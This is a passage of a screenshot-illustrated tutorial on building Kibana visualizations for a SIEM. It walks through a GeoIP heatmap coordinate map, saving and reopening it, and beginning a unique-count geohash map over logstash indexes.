


New Coordinate Map / Choose a source

log
logstash-*
logstash-*
All ASA Logs [Filebeat Cisco]
All logs [Filebeat Kafka] ECS
Error logs [Filebeat MongoDB] ECS
All logs [Filebeat MongoDB] ECS



Left Click the Aggregation drop down and **select Geohash** — **Left Click** the **Field** drop down and **Left Click geo.iplocation**, and the **Left Click** the **play** radio button as highlighted below:



Aggregation: Geohash

Field: geoip.location


Change precision on map zoom

Place markers off grid (use geocentroid)

Only request data around map extent

Custom label


Left Click Options and select **Heatmap**, and then click the **Save** radio button as shown below:



Note: If you use a WMS Map Server you can have the selected data display over that map, you just need to click the radio button to turn that on and enter you WMS URL, along with the appropriate layers, version, and format. Assign WMS Attribution strings, and then you can use comma separated lists of WMS Server supported styles if you use them, but you can leave that blank as well. Some servers use transparent layers, so you will need to use a png file type for the WMS Format if that is the case, or it will be transparent and won't display very clearly.


You should now have an output like the following. Remember, you can adjust the cluster size in the options pane if you want to make the heatmap circles larger — it's a preference for how you would like to see the heat map. Next, we need to save the Visualization — I will detail how to do that, and once you do one, you can repeat the same process each time. In the steps after this one, I will just display how to generate the visualization to save space.

Refer back to the following steps to save your visualizations. The rest of these visualizations will give you a great idea of how to make your own custom visualizations. Feel free to play around with different visualizations and create a dashboard that works for you. I will provide the basic dashboard that I found important for my setup.



Saving Visualizations

Left Click Save:



Map type: Heatmap

Cluster size: 2

Legend position: Bottom right


Show tooltip

Desaturate tiles

Base layer settings

WMS map server

Fill out the **Title** Information that you want to name the Visualization, the **description** and **Left Click Save** in the lower right corner.



Save visualization


Title: SIEM GeoMap

Description: Heat map that displaces geoip location data.


Note: You should get a pop up in the lower right corner of the Kibana page that shows saved and the name of the visualization.

View the Newly Created Visualization

Left Click Visualizations:



Type the name of the Visualization that you created and **Left Click** it from the list provided:




Visualizations

SIEM

Title
CSI-SIEM
CSI-SIEM GeoIP Unique Count
CSI -SIEM [Zeek] Top Network Traffic Generation
CSI - SIEM [Zeek] Top Network Applications
CSI - SIEM [Zeek] Top Network Traffic Destination
CSI-SIEM [Zeek] Average Missed Bytes
CSI-SIEM [Zeek] Sum of Bytes
CSI-SIEM GeoIP Heat-Map
CSI - [SIEM] Notices Generated
SIEM GeoMap

Rows per page: 20

Note: *Once you select the Visualization you will be back at the editing menu for it. This is how you can go back and change your Visualization. We will go over how to do this from your dashboard as well, but you can change any specific Visualization and it be relayed to the dashboard because the dashboard is built off the Visualization itself, so if it's change, the dashboard will reflect too.*





GeoIP Unique Count

This Visualization is going to allow you to show the specific unique counts of network traffic that correlates to your heat map you just created. The heatmap shows the large area of usage, while this will show specific counts based off of a color chart.

Left Click on **Visualize**:

Left Click on **Create Visualization**:






Visualizations


□	Title	Type	Description	Actions
□	Bytes Timeline [Filebeat NATS] ECS	Line		✎
□	ASA Events Over Time [Filebeat Cisco]	Vertical Bar		✎
□	ASA Firewall Blocked by Source [Filebeat Cisco]	Data Table		✎
□	ASA Flows by Network Bytes [Filebeat Cisco]	Vertical Bar		✎
□	ASA Top ACL by Blocked [Filebeat			

Left Click Coordinate Map:



New Visualization

Type log — or **logstash** and **Left Click logstash-*:**



New Coordinate Map / Choose a source


- logstash-*
- All ASA Logs [Filebeat Cisco]
- All logs [Filebeat Kafka] ECS
- Error logs [Filebeat MongoDB] ECS
- All logs [Filebeat MongoDB] ECS
- Apache errors log [Filebeat Apache] ECS
- Apache access logs [Filebeat Apache] ECS
- Error Logs [Filebeat AWS]

Left Click the Value drop down and **Left Click** the **Aggregation** text box, and scroll down and **Left Click Unique Count**:

Left Click the **Field** drop down, and scroll down until you see **geo_point**, and **Left Click geoip.location**:

In the Buckets pane, **Left Click Add** and the **Left Click Geo coordinates**:

Left Click Geo Coordinates and then **Left Click** the **Select an Aggregation drop down**, and **Left Click Geohash**:



logstash-*

Metrics

Value

Aggregation: Count

- Average
- Count
- Max
- Min
- Sum
- Top Hit
- Unique Count


Metrics

Value

Aggregation: Unique Count

Field: Select a field

- xmt_time
- **geo_point**
  - geoip.location
- **ip**
  - geoip.ip



logstash-*

Metrics

Value

Aggregation: Unique Count


Field: geoip.location

Custom label

Buckets

ADD BUCKET

- Geo coordinates



Buckets

